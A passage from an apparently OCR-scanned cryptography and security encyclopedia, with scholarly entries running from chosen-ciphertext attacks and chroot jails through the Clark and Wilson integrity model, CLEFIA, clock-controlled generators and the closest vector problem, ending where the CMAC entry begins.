5. Sandhu RS (1992) A lattice interpretation of the Chinese wall policy. In: 15th national computer security conference, Baltimore, MD

Chip Card

►Smart Card

Chosen Ciphertext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Public Key Cryptography; ►Symmetric Cryptosystem

Definition

Chosen ciphertext attack is a scenario in which the attacker has the ability to choose ciphertexts C_i and to view their corresponding decryptions – plaintexts P_i. It is essentially the same scenario as a ►chosen plaintext attack but applied to a decryption function, instead of the encryption function. The attack is considered to be less practical in real-life situations than ►chosen plaintext attacks. However, there is no direct correspondence between complexities of chosen plaintext and chosen ciphertext attacks. A cipher may be vulnerable to one attack but not to the other attack or the other way around. Chosen ciphertext attack is a very important scenario in ►public key cryptography, where ►known plaintext and even ►chosen plaintext scenarios are always available to the attacker due to publicly known encryption key. For example, the ►RSA public-key encryption system is not secure against ►adaptive chosen ciphertext attack [1].

Recommended Reading

1. Bleichenbacher D (1988) Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

Chosen Plaintext and Chosen Ciphertext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Symmetric Cryptosystem

Definition

In this attack, the attacker is allowed to combine the ►chosen plaintext attack and ►chosen ciphertext attack together and to issue chosen queries both to the encryption and to the decryption functions.

Chosen Plaintext Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Digital Signature Schemes; ►MAC algorithms; ►Public Key Cryptography; ►Symmetric Cryptosystem

Definition

Chosen plaintext attack is a scenario in which the attacker has the ability to choose plaintexts P_i and to view their corresponding encryptions – ciphertexts C_i. This attack is considered to be less practical than the ►known

plaintext attack, but is still a very dangerous attack. If the cipher is vulnerable to a known plaintext attack, it is automatically vulnerable to a chosen plaintext attack as well, but not necessarily the opposite. In modern cryptography, ►differential cryptanalysis is a typical example of a chosen plaintext attack. It is also a rare technique for which conversion from chosen plaintext to known plaintext is possible (due to its work with pairs of texts).

Theory

If a chosen plaintext differential attack uses m pairs of texts for an n bit block cipher, then it can be converted to a known-plaintext attack which will require $2^{n/2}\sqrt{2m}$ known plaintexts, due to ►birthday paradox-like arguments. Furthermore, as shown in [1] the factor $2^{n/2}$ may be considerably reduced if the known plaintexts are redundant (e.g., for the case of ASCII encoded English text to about $2^{(n-r)/2}$ where r is redundancy of the text), which may even lead to a conversion of differential chosen-plaintext attack into a differential ►ciphertext-only attack.

Recommended Reading

1. Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88

Chosen Prefix Attack

►Correcting-Block Attack

Chromosome

►DNA

Chroot Jail

Lee D. McFearin
Department of Computer Science and Engineering, Southern Methodist University, Dallas, TX, USA

Synonyms

Chroot prison

Related Concepts

►Sandbox; ►Virtual Machine

Definition

A *Chroot Jail* is a UNIX-like construct which limits a process's visibility to a particular section of the filesystem.

Background

The chroot system call dates back before the UNIX 4.2 Berkeley System Distribution in 1983 [1]. This system call was originally developed to provide an isolated file system hierarchy for building and testing software releases. Subsequently in the 1990s, the call became popular as a security defense mechanism for isolating processes by limiting their filesystem exposure.


Theory

A Chroot Jail is created under UNIX-like operating systems by using the chroot system call to change the effective root directory of a process to a particular subdirectory in the original system. Figure 1 shows a possible Chroot Jail within a user2 home directory. A process enters this Chroot Jail by using the chroot system call chroot("/home/user2/chrootdir"). Once this change takes place, the new root directory, becomes the starting point for file names beginning with a "/". Files which do not reside within this newly rooted filesystem hierarchy, or Chroot Jail, cannot be accessed by the process using their filename.

Processes executing within a Chroot Jail have also modified their location of various important system files. These files such as /etc/password are no longer accessed relative to the system-wide root directory, but are accessed relative to the new starting point for "/". This new location may not be a secure location. Therefore, the chroot system call must be limited to the administrator of a UNIX-like system. Otherwise a process could exploit this behavior for privilege escalation.

Even though a process within a Chroot Jail cannot access files outside of the jail directly by their file name, a process within a Chroot Jail can still impact global aspects of the system [3]. For instance, any files opened prior to the chroot system call are still available to the process. Also hard links from within the Chroot Jail to files outside the Chroot Jail will be accessible. Soft links, however, will fail as they are interpreted as a file name and will use the new starting location for "/".

After chroot has been called, subsequent calls to chroot usually do not create a "Chroot Jail within a Chroot Jail." Instead, they replace the previous Chroot Jail with the new



Chroot Jail. Fig. 1 A Chroot Jail in user2's home directory

one. Since this new root directory is specified by its file name, it must reside within the previous Chroot Jail, but the previous Chroot Jail is lost. This behavior coupled with the behavior of previously opened files have led to well-known exploits limiting the capabilities of a Chroot Jail to isolate a process which is running with administrator privileges [2].

Applications

A Chroot Jail can facilitate the software development process. It allows particular versions of software development tools to be maintained along with the application software under configuration management. At compile time, both the development tools and the application software are then placed inside a new build directory. A chroot to that directory then ensures that only those tools under configuration management and within the Chroot Jail are accessed during the software building process.

Chroot Jails are also used to limit the exposure of untrusted processes within a system.

Recommended Reading

1. chroot(2) Manual Page; UNIX Programmers Manual, 4th Berkeley Distribution, 2 July 1983
2. Simes (2011) How to break out of a chroot() jail. http://www.bpfh.net/simes/computing/chroot-break.html, published on May 12, 2002. Accessed 18 Jan 2011
3. Viega J, McGraw G (2002) Building secure software: how to avoid security problems the right way. Addison-Wesley, Reading, pp 204–207

Chroot Prison

►Chroot Jail

Ciphertext-Only Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Stream Cipher; ►Symmetric Cryptosystem

Definition

The ciphertext-only attack scenario assumes that the attacker has only passive capability to listen to the encrypted communication. The attacker thus only knows ciphertexts $C_i, i = 1, \ldots, N$ but not the corresponding plaintexts. He may however rely on certain redundancy assumptions about the plaintexts, for example, that the plaintext is ASCII encoded English text. This scenario is the weakest in terms of capabilities of the attacker, and thus it is the most practical in real life applications. In certain cases, conversion of a ►known plaintext attack [2] or even ►chosen plaintext attack [1] into a ciphertext-only attack is possible.

Recommended Reading

1. Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88
2. Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397

Clark and Wilson Model

Sabrina De Capitani di Vimercati, Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Data Integrity

Definition

The *Clark and Wilson model* protects the integrity of commercial information by allowing only certified actions by explicitly authorized users on resources.

Background

Integrity is concerned with ensuring that no resource, including data and programs, has been modified in an *unauthorized* or *improper* way and that the data stored in the system correctly reflect the real world they are intended to represent (i.e., that users expect). Integrity preservation requires prevention of frauds and errors, as the term "improper" used above suggests: violations to data integrity are often enacted by legitimate users executing authorized actions but misusing their privileges.

Any data management system today has functionalities for ensuring integrity. Basic integrity services are, for example, *concurrency control* (to ensure correctness in case of multiple processes concurrently accessing data) and *recovery* techniques (to reconstruct the state of the system in the case of violations or errors occur). Database systems also support the definition and enforcement of integrity constraints that define the valid states of the database constraining the values that it can contain. Also, database systems support the notion of *transaction*, which is a sequence of actions for which the *ACID* properties must be ensured, where the acronym stands for: *Atomicity* (a transaction is either performed in its entirety or not performed at all), *Consistency* (a transaction must preserve the consistency of the database), *Isolation* (a transaction should not make its updates visible to other transactions until it is committed), and *Durability* (changes made by a transaction that has committed must never be lost because of subsequent failures).

Although rich, the integrity features provided by database management systems are not enough: they are only specified with respect to the data and their semantics, and do not take into account the subjects operating on them. Therefore, they can only protect against obvious errors in the data or in the system operation and not against misuses by subjects [1]. The task of a security policy for integrity is therefore to fill in this gap and control data modifications and procedure executions with respect to the subjects performing them.

Theory

The Clark and Wilson's proposal [2] is based on the following four criteria for achieving data integrity.

1. *Authentication*. The identity of all users accessing the system must be properly authenticated (this is an obvious prerequisite for correctness of the control, as well as for establishing accountability).
2. *Audit*. Modifications should be logged for the purpose of maintaining an audit log that records every program executed and the user who executed it, so that changes could be undone.
3. *Well-formed transactions*. Users should not manipulate data arbitrarily but only in constrained ways that ensure data integrity (e.g., double entry bookkeeping in accounting systems). A system in which transactions are well formed ensures that only legitimate actions can be executed. In addition, well-formed transactions should provide logging and serializability of resulting subtransactions in a way that concurrency and recovery mechanisms can be established.
4. *Separation of duty*. The system must associate with each user a valid set of programs to be run. The privileges given to each user must satisfy the separation of duty principle. Separation of duty prevents authorized users from making improper modifications, thus preserving the consistency of data by ensuring that data in the system reflect the real world they represent.

While authentication and audit are two common mechanisms for any access control system, the latter two aspects are peculiar to the Clark and Wilson proposal.

The definition of well-formed transaction and the enforcement of separation of duty constraints is based on the following concepts.

- *Constrained data items*. CDIs are the objects whose integrity must be safeguarded.
- *Unconstrained data items*. UDIs are objects that are not covered by the integrity policy (e.g., information typed by the user on the keyboard).
- *Integrity verification procedures*. IVPs are procedures meant to verify that CDIs are in a valid state, that is, the IVPs confirm that the data conform to the integrity specifications at the time the verification is performed.

C1:	All IVPs must ensure that all CDIs are in a valid state when the IVP is run.
C2:	All TPs must be certified to be valid (i.e., preserve validity of CDIs' state)
C3:	Assignment of TPs to users must satisfy separation of duty
C4:	The operations of TPs must be logged
C5:	TPs execute on UDIs must result in valid CDIs
E1:	Only certified TPs can manipulate CDIs
E2:	Users must only access CDIs by means of TPs for which they are authorized
E3:	The identity of each user attempting to execute a TP must be authenticated
E4:	Only the agent permitted to certify entities can change the list of such entities associated with other entities

Clark and Wilson Model. Fig. 1 Clark and Wilson integrity rules

- *Transformation procedures.* TPs are the only procedures (well-formed procedures) that are allowed to modify CDIs or to take arbitrary user input and create new CDIs. TPs are designed to take the system from one valid state to the next.

Intuitively, IVPs and TPs are the means for enforcing the well-formed transaction requirement: all data modifications must be carried out through TPs, and the result must satisfy the conditions imposed by the IVPs.

Separation of duty must be taken care of in the definition of authorized operations. In the context of the Clark and Wilson's model, authorized operations are specified by assigning to each user a set of well-formed transactions that she can execute (which have access to constraint data items). Separation of duty requires the assignment to be defined in a way that makes it impossible for a user to violate the integrity of the system. Intuitively, separation of duty is enforced by splitting operations in subparts, each to be executed by a different person (to make frauds difficult). For instance, any person permitted to create or certify a well-formed transaction should not be able to execute it (against production data).

Figure 1 summarizes the nine rules that Clark and Wilson presented for the enforcement of system integrity. The rules are partitioned into two types: certification (C) and enforcement (E). Certification rules involve the evaluation of transactions by an administrator, whereas enforcement is performed by the system.

The Clark and Wilson's proposal nicely outlines good principles for controlling integrity. It has limitations due to the fact that it is far from formal and it is unclear how to formalize it in a general setting.

Recommended Reading

1. Castano S, Fugini MG, Martella G, Samarati P (1995) Database security. Addison-Wesley, New York, NY
2. Clark DD, Wilson DR (1987) A comparison of commercial and military computer security policies. In: Proceedings of the IEEE Symposium on Security and Privacy, Oakland, CA

Classical Cryptosystem

►Symmetric Cryptosystem

Claw-Free

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Collision Resistance; ►Hash Functions; ►Permutation; ►Trapdoor One-Way Function

Definition

A pair of functions f and g is said to be *claw-free* or *claw-resistant* if it is difficult to find inputs x, y to the functions such that

$$f(x) = g(y).$$

Background

The concept of claw-resistance was introduced in the ►GMR signature scheme, which is based on claw-free trapdoor permutations (►Trapdoor One-Way Function, Substitutions, and Permutations).

Theory

Given a pair of functions f and g, a pair of inputs x, y such that $f(x) = g(y)$ is called a *claw*, describing the two-pronged inverse. If it is difficult to find such a pair of inputs, then the pair of functions is said to be *claw-free*.

A *collision* is a special case of a claw where the functions f and g are the same.

Applications

The claw-free property occurs occasionally in cryptosystem design. In addition to the GMR signature scheme, Damgård [1] showed that claw-free permutations (without the trapdoor) could be employed to construct collision-resistant hash functions (also refer ►Collision resistance). Dodis and Reyzin have shown that the claw-free property is essential to obtaining good security proofs for certain signature schemes [2].

Recommended Reading

1. Damgård IB (1988) Collision free hash functions and public key signature schemes. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 203–216
2. Dodis Y, Reyzin L (2003) On the power of claw-free permutations. In: Cimato S, Galdi C, Persiano G (eds) Security in communications networks (SCN 2002). Lecture notes in computer science, vol 2576. Springer, Berlin, pp 55–73

CLEFIA

Lars R. Knudsen
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Related Concepts

►Block Ciphers; ►Feistel Cipher

Definition

CLEFIA is a 128-bit block cipher developed by Sony. The block cipher supports keys of 128, 192, and 256 bits.

Background

CLEFIA was designed to be fast in both software and hardware and is compatible with the AES, in the sense that it supports the same block size and key sizes.

Theory

CLEFIA is a 128-bit block cipher with keys of 128, 192, and 256 bits. The structure is a so-called generalized Feistel network running in 18, 22, 26 rounds, depending on the key size.

CLEFIA uses four whitening subkeys W_0, W_1, W_2, W_3, and $2r$ subkeys $RK_0, \ldots, RK_{2r-1}$, each of 32 bits and all derived from the master key.

CLEFIA uses two S-boxes, S_0 and S_1, both mapping on eight bits. S_0 is derived from a combination of four smaller mappings on four bits. S_1 is derived from the inverse function in $\mathrm{GF}(2^8)$ in a manner similar to that used in derivation of the ►AES S-box. The reader is referred to [1] for further details.

To encrypt, the 128-bit text is first split into four words of 32 bits each. Then two whitening keys are applied as follows:

$$(a,\ b,\ c,\ d) \rightarrow (a,\ b \oplus WK_0,\ c,\ d \oplus WK_1)$$

Subsequently, the text is encrypted in $r-1$ rounds, where the ith round is defined:

$$(a,\ b,\ c,\ d) \rightarrow (F_0(RK_{2i-2}, a) \oplus b,\ c,\ F_1(RK_{2i-1}, c) \oplus d,\ a).$$

Here, F_0 and F_1 are mappings returning one 32-bit word on input of two 32-bit words, and RK_i are 32-bit subkeys derived from the master key. The rth and final round is:

$$(a,\ b,\ c,\ d) \rightarrow (a,\ F_0(RK_{2r-2}, a) \oplus b \oplus WK_2,\ c,\ F_1(RK_{2r-1}, c) \oplus d \oplus WK_3)$$

F_0 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned} z_0 &= S_0(x_0 \oplus k_0) \\ z_1 &= S_1(x_1 \oplus k_1) \\ z_2 &= S_0(x_2 \oplus k_2) \\ z_3 &= S_1(x_3 \oplus k_3) \end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in $\mathrm{GF}(2^8)$ compute $y = M_0 \cdot z$, where M_0 is the 4×4 matrix with entries in $\mathrm{GF}(2^8)$ in hex notation:

$$\begin{pmatrix} 1 & 2 & 4 & 6 \\ 2 & 1 & 6 & 4 \\ 4 & 6 & 1 & 2 \\ 6 & 4 & 2 & 1 \end{pmatrix}$$

F_1 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned} z_0 &= S_1(x_0 \oplus k_0) \\ z_1 &= S_0(x_1 \oplus k_1) \\ z_2 &= S_1(x_2 \oplus k_2) \\ z_3 &= S_0(x_3 \oplus k_3) \end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in $\mathrm{GF}(2^8)$ compute $y = M_1 \cdot z$, where M_1 is the 4×4 matrix with entries in $\mathrm{GF}(2^8)$ in hex notation:

$$\begin{pmatrix} 1 & 8 & 2 & a \\ 8 & 1 & a & 2 \\ 2 & a & 1 & 8 \\ a & 2 & 8 & 1 \end{pmatrix}$$

CLEFIA was designed as an alternative to the AES. The designers claim that CLEFIA resists all known attacks, and that it is highly efficient in particular when implemented in hardware.

Recommended Reading

1. Shirai T, Shibutani K, Akishita T, Moriai S, Iwata T (2007) The 128-bit blockcipher CLEFIA (extended abstract). In: Biryukov A (ed) Fast software encryption, 14th international workshop, FSE 2007, Luxembourg, Luxembourg, March 2007. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 181–195

Client Puzzles

►Computational Puzzles

Clock-Controlled Generator

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC/CID and Telecom Bretagne,
Brest Cedex 3, France

Related Concepts

►Linear Feedback Shift Register; ►Nonlinear Feedback Shift Register; ►Self-Shrinking Generator; ►Shrinking Generator; ►Stream Cipher

Definition

Clock-Controlled Generators output can be used as keystreams in the context of stream ciphers. They are clocked according to some environment constraints, as for example the value of the output of a given register.

Background

Clock-controlled generators involve several registers and produces one output sequence. Based on some clocking mechanism, registers go from one state to another, thereby producing output bits, the clocks being controlled by some external or internal events. One can choose to synchronize these registers, or not. In the second case, the output of the scheme will be more nonlinear than in the first case.

The most studied case is the one of ►Linear Feedback Shift Registers (LFSR), but this concept could be applied also to ►Nonlinear Feedback Shift Registers (NLFSR).

The principle of such a generator is illustrated in Fig. 1. Considering, for example, two LFSRs, say R_1 and R_2, the output of R_1 may determine the clocking of R_2. For example, if R_1 outputs a 1, then clock R_2 twice, and if R_1 outputs a 0, then clock R_2 three times. The output of the scheme could be the one of R_2.

Theory

The theory of such generators is strongly related to the one of (N)LFSRs. Some particular examples of such generators have been studied, e.g., the Alternating Step Generator, presented below, or the ►shrinking generator. Remark that a register can manage its clocking by itself, as the ►self-shrinking generator does.


Their security has been studied since 1994. Following the seminal survey on their cryptanalysis [1], a lot of papers have discussed (Fast) Correlation Attacks on these generators. Among the more recent papers, one can cite [2–12]. But, according to these attacks, and if properly implemented, both generators remain resistant to practical cryptanalysis because these attacks cannot be considered as efficient when the LFSRs are too long for exhaustive search. Recently, following [13–16], [17] proposed a new attack based on the so-called *edit/Levenshtein distance*, providing an attack which complexity is in $2^{L/2}$, the exhaustive search being in 2^L.

Applications


The ►shrinking generator is detailed in its own entry. The Alternating Step Generator is presented below.

Example: The Alternating Step Generator

The alternating step generator has been introduced in [18] and can be equivalently described as illustrated by Fig. 2. It



Clock-Controlled Generator. Fig. 1 Principle of a clock-contr olled generator based on two LFSRs



Clock-Controlled Generator. Fig. 2 The alternating step generator, an overview

R $s_{t+1} = s_t + s_{t-1}$		R_0 $s_{t+1} = s_t + s_{t-2}$		R_1 $s_{t+1} = s_t + s_{t-1}$		
state	output	state	output	state	output	output
11		010		01		
01	1	010	0	10	1	1
10	1	010	0	11	0	0
11	0	001	0	11	0	0
01	1	001	0	01	1	1
10	1	001	0	10	1	1
11	0	100	1	10	1	0
01	1	100	1	11	0	1
10	1	100	1	01	1	0
...	...	...	...	...	...	...

Clock-Controlled Generator. Fig. 3 The alternating step generator, an example. Suppose that R and R_1 are of length two and have period three; the feedback relation for R and $R1$ is $s_{t+1} = s_t + s_{t-1}$; R_0 has length three, and its feedback relation is $s_{t+1} = s_t + s_{t-2}$. The first row of the table corresponds to the initialization; the internal states are of the form $s_t s_{t-1}$ or $s_t s_{t-1} s_{t-2}$

consists of three LFSRs, say R, R_0, and R_1. The role of R is to determine the clocking of both R_0 and R_1. If R outputs a 0, then only R_0 is clocked, and if R outputs a 1, then only R_1 is clocked. At each step, a LFSR that is not clocked outputs the same bit as previously (a 0 if there is no previous step). So, at each step both R_0 and R_1 output one bit each, but only one of them has been clocked. The output sequence of the scheme is obtained by XORing those two bits. An example is provided in Fig. 3.

Recommended Reading

1. Gollmann D (1994) Cryptanalysis of clock-controlled shift registers. Fast software encryption. Lecture notes in computer science, vol 809. Springer, Berlin, pp 121–126
2. Golic J, O'Connor L (1995) Embedding and probabilistic correlation attacks von clock-controlled shift registers. Advances in cryptology Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 230–243
3. Golic J (1995) Towards fast correlation attacks on irregularly clocked shift registers. Advances in cryptology Eurocrypt'95. Lecture notes in computer science, vol 921. Springer, Berlin, pp 248–262
4. Al Jabri KA (1996) Shrinking generators and statistical leakage. Comput Math Appl 32(4):33–39, Elsevier Science
5. Johansson T (1998) Reduced complexity correlation attacks on two clock-controlled generators. Advances in cryptology Asiacrypt'98. Lecture notes in computer science, vol 1514. Springer, Berlin, pp 342–356
6. Kholosha A (2001) Clock-controlled shift registers and generalized Geffe Key-stream generator. Progress in cryptology Indocrypt'01. Lecture notes in computer science, vol 2247. pp 287–296, Springer, Berlin
7. Kanso A (2003) Clock-controlled shrinking generator of feedback shift registers. AISP 2003. Lecture notes in computer science, vol 2727. pp 443–451
8. Golic JD, Menicocci R (2004) Correlation analysis of the alternating step generator. Design Code Cryptogr 31(1): 51–74
9. Golic JD (2005) Embedding probabilities for the alternating step generator. IEEE Trans Inf Theory 51(7):2543–2553
10. Daemen J, Van Assche G (2006) Distinguishing stream ciphers with convolutional filters. SCN 2006. Lecture notes in computer science, vol 4116. Springer, Berlin, pp 257–270
11. Gomulkiewicz M, Kutylowski M, Wlaz P (2006) Fault jumping attacks against shrinking generator. Complexity of Boolean Functions, N.06111, Dagstuhl Seminar Proceedings, 2006
12. Zhang B, Wu H, Feng D, Bao F (2005) A fast correlation attack on the shrinking generator. CT-RSA 2005. Lecture notes in computer science, vol 3376. Springer, Berlin, pp 72–86
13. Golic JD, Mihaljevic MJ (1991) A generalized correlation attack on a class of stream ciphers based on the Levenshtein distance. J Cryptol 3(3):201–212
14. Golic JD, Petrovic S (1993) A generalized correlation attack with a probabilistic constrained edit distance. Advances in cryptology Eurocrypt'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 472–476
15. Petrovic S, Fúster A (2004) Clock control sequence reconstruction in the ciphertext only attack scenario. ICICS 2004. Lecture notes in computer science, vol 3269. Springer, Berlin, pp 427–439
16. Caballero-Gil P, Fúster-Sabater A (2005) Improvement of the edit distance attack to clock-controlled LFSR-based stream ciphers. EUROCAST 2005. Lecture notes in computer science, vol 3643. Springer, Berlin, pp 355–364
17. Caballero-Gil P, Fúster-Sabater A (2009) A simple attack on some clock-controlled generators. Comput Math Appl 58(1): 179–188, Elsevier Science
18. Günter CG (1988) Alternating step generators controlled by de Bruijn sequences. Advances in cryptology Eurocrypt'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 5–14

Closest Vector Problem

Daniele Micciancio
Department of Computer Science & Engineering, University of California, San Diego, CA, USA

Synonyms

Nearest vector problem

Related Concepts

►Lattice; ►Lattice-Based Cryptography; ►Lattice Reduction; ►NTRU; ►Shortest Vector Problem

Definition

Given k linearly independent (typically integer) vectors $\mathbf{B} = [\mathbf{b}_1, \ldots, \mathbf{b}_k]$ and a target vector $\mathbf{y}$ (all in n-dimensional Euclidean space $\mathbb{R}^n$), the *Closest Vector Problem* (CVP) asks to find an *integer* linear combination $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$ (with $\mathbf{x} \in \mathbb{Z}^k$) whose distance from the target $\|\mathbf{Bx} - \mathbf{y}\|$ is minimal. As for the ►Shortest Vector Problem (SVP), CVP can be defined with respect to any norm, but the Euclidean norm is the most common. In ►Lattice terminology, CVP is the problem of finding the vector in the lattice $\mathcal{L}(\mathbf{B})$ represented by the input *basis* $\mathbf{B}$ which is closest to a given target $\mathbf{y}$. (Refer the entry ►Lattice for general background about lattices, and related concepts.)

Approximate versions of CVP can also be defined. A g-approximate solution to a CVP instance $(\mathbf{B}, \mathbf{y})$ is a lattice vector $\mathbf{Bx}$ whose distance from the target is within a factor g from the optimum, i.e., $\|\mathbf{Bx} - \mathbf{y}\| \leq g \cdot \|\mathbf{Bz} - \mathbf{y}\|$ for all $\mathbf{z} \in \mathbb{Z}^k$. The approximation factor $g \geq 1$ is usually a (monotonically increasing) function of the lattice dimension.

A special version of CVP of interest in both ►Lattice-Based Cryptography and coding theory is the *bounded distance decoding*. This problem is defined similarly to CVP, but with the restriction that the distance between the target vector $\mathbf{y}$ and the lattice is small, compared to the minimum distance λ_1 of the lattice. (►Shortest Vector Problem for the definition of λ_1.)

Background

In mathematics, CVP has been studied (in the language of quadratic forms) since the nineteenth century in parallel with the ►Shortest Vector Problem, which is its homogeneous counterpart. It is a classic NP-hard combinatorial optimization problem [3]. The first *polynomial-time* approximation algorithm for CVP was proposed by Babai [1], based on the LLL ►Lattice Reduction algorithm [6].

Theory

The strongest currently known NP-hardness result for CVP [2] shows that the problem is intractable for approximation factors $g(n) = n^{1/O(\log \log n)}$ almost polynomial in the dimension of the lattice. However, under standard complexity assumptions, CVP cannot be NP-hard to approximate within small polynomial factors $g = O\left(\sqrt{n/\log n}\right)$ [4].

The best theoretical polynomial-time approximation algorithms to solve CVP known to date are still based on Babai's nearest plane algorithm [1] in conjunction with stronger ►Lattice Reduction techniques. The resulting approximation factor is essentially the same as the one achieved by the lattice reduction algorithms for the ►Shortest Vector Problem, and is almost exponential in the dimension of the lattice.

In practice, heuristics approaches (e.g., the "embedding technique," ►Lattice Reduction) seem to find relatively good approximations to CVP in a reasonable amount of time when the dimension of the lattice is sufficiently small and/or the target is close to the lattice.

CVP is known to be at least as hard as SVP [5], in the sense that any approximation algorithm for CVP can be used to approximate SVP within the same approximation factor and with essentially the same computational effort.

Applications

Algorithms and heuristics to (approximately) solve CVP have been extensively used in cryptanalysis (►Lattice Reduction). The conjectured intractability of CVP has also been used as the basis for the construction of hard-to-break cryptographic primitives. However, none of the cryptographic functions directly based on CVP is known to admit a proof of security, and some of them have been broken [8]. Cryptographic primitives with a supporting proof of security are typically based on easier problems, like the length estimation version of the ►Shortest Vector Problem or the *bounded distance decoding* variant of CVP. (Refer ►Lattice Based Cryptography for details.)

Open Problems

As for the ►Shortest Vector Problem, the main open questions about CVP regard the existence of polynomial time algorithms achieving approximation factors that grow polynomially with the dimension of the lattice. Can CVP be approximated in polynomial time within $g = n^c$ for some constant $c < \infty$? Is CVP NP-hard to approximate within small polynomial factors $g = n^\epsilon$ for some $\epsilon > 0$?

For an introduction to the computational complexity of the shortest vector problem and other lattice problems, see [7].

Recommended Reading

1. Babai L (1986) On Lovasz' lattice reduction and the nearest lattice point problem. Combinatorica 6(1):1–13
2. Dinur I, Kindler G, Raz R, Safra S (2003) Approximating CVP to within almost-polynomial factors is NP-hard. Combinatorica 23(2):205–243
3. van Emde Boas P (1981) Another NP-complete problem and the complexity of computing short vectors in a lattice. Technical report 81-04, Mathematics Institut, University of Amsterdam. http://turing.wins.uva.nl/~peter/
4. Goldreich O, Goldwasser S (2000) On the limits of nonapproximability of lattice problems. J Comput Syst Sci 60(3):540–563

5. Goldreich O, Micciancio D, Safra S, Seifert J-P (1999) Approximating shortest lattice vectors is not harder than approximating closest lattice vectors. Inf Process Lett 71(2):55–61
6. Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261:513–534
7. Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. The Kluwer International Series in Engineering and Computer Science, vol 671. Kluwer Academic Publishers, Boston
8. Nguyen P, Regev O (2009) Learning a parallelepiped: Cryptanalysis of GGH and NTRU signatures. J Cryptol 22(2):139–160

Cloud Computing

►Secure Data Outsourcing: A Brief Overview

CMAC

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►MAC Algorithms

Definition

CMAC is a ►MAC algorithm based on a ►block cipher; it is a ►CBC-MAC variant that requires only one block cipher key and that is highly optimized in terms of number of encryptions. Two masking keys K_2 and K_3 are derived from the block cipher key K_1. The masking key K_2 is added prior to the last encryption if the last block is complete; otherwise, the masking key K_3 is added.

Background

In 2000, Black and Rogaway [1] proposed the XBC (or three-key MAC) construction to get rid of the overhead due to padding in CBC-MAC, in particular when the message length in bits is an integer multiple of the block length of the block cipher. In 2002, Kurosawa and Iwata reduced the number of keys to two in the TMAC construction; one year later, Iwata and Kurosawa [2] managed to reduce the number of keys to one by deriving the second and third key from the first one. In 2005, NIST has standardized this algorithm under the name CMAC [7]; CMAC has been included in the informational RFC 4493 [8].

Theory

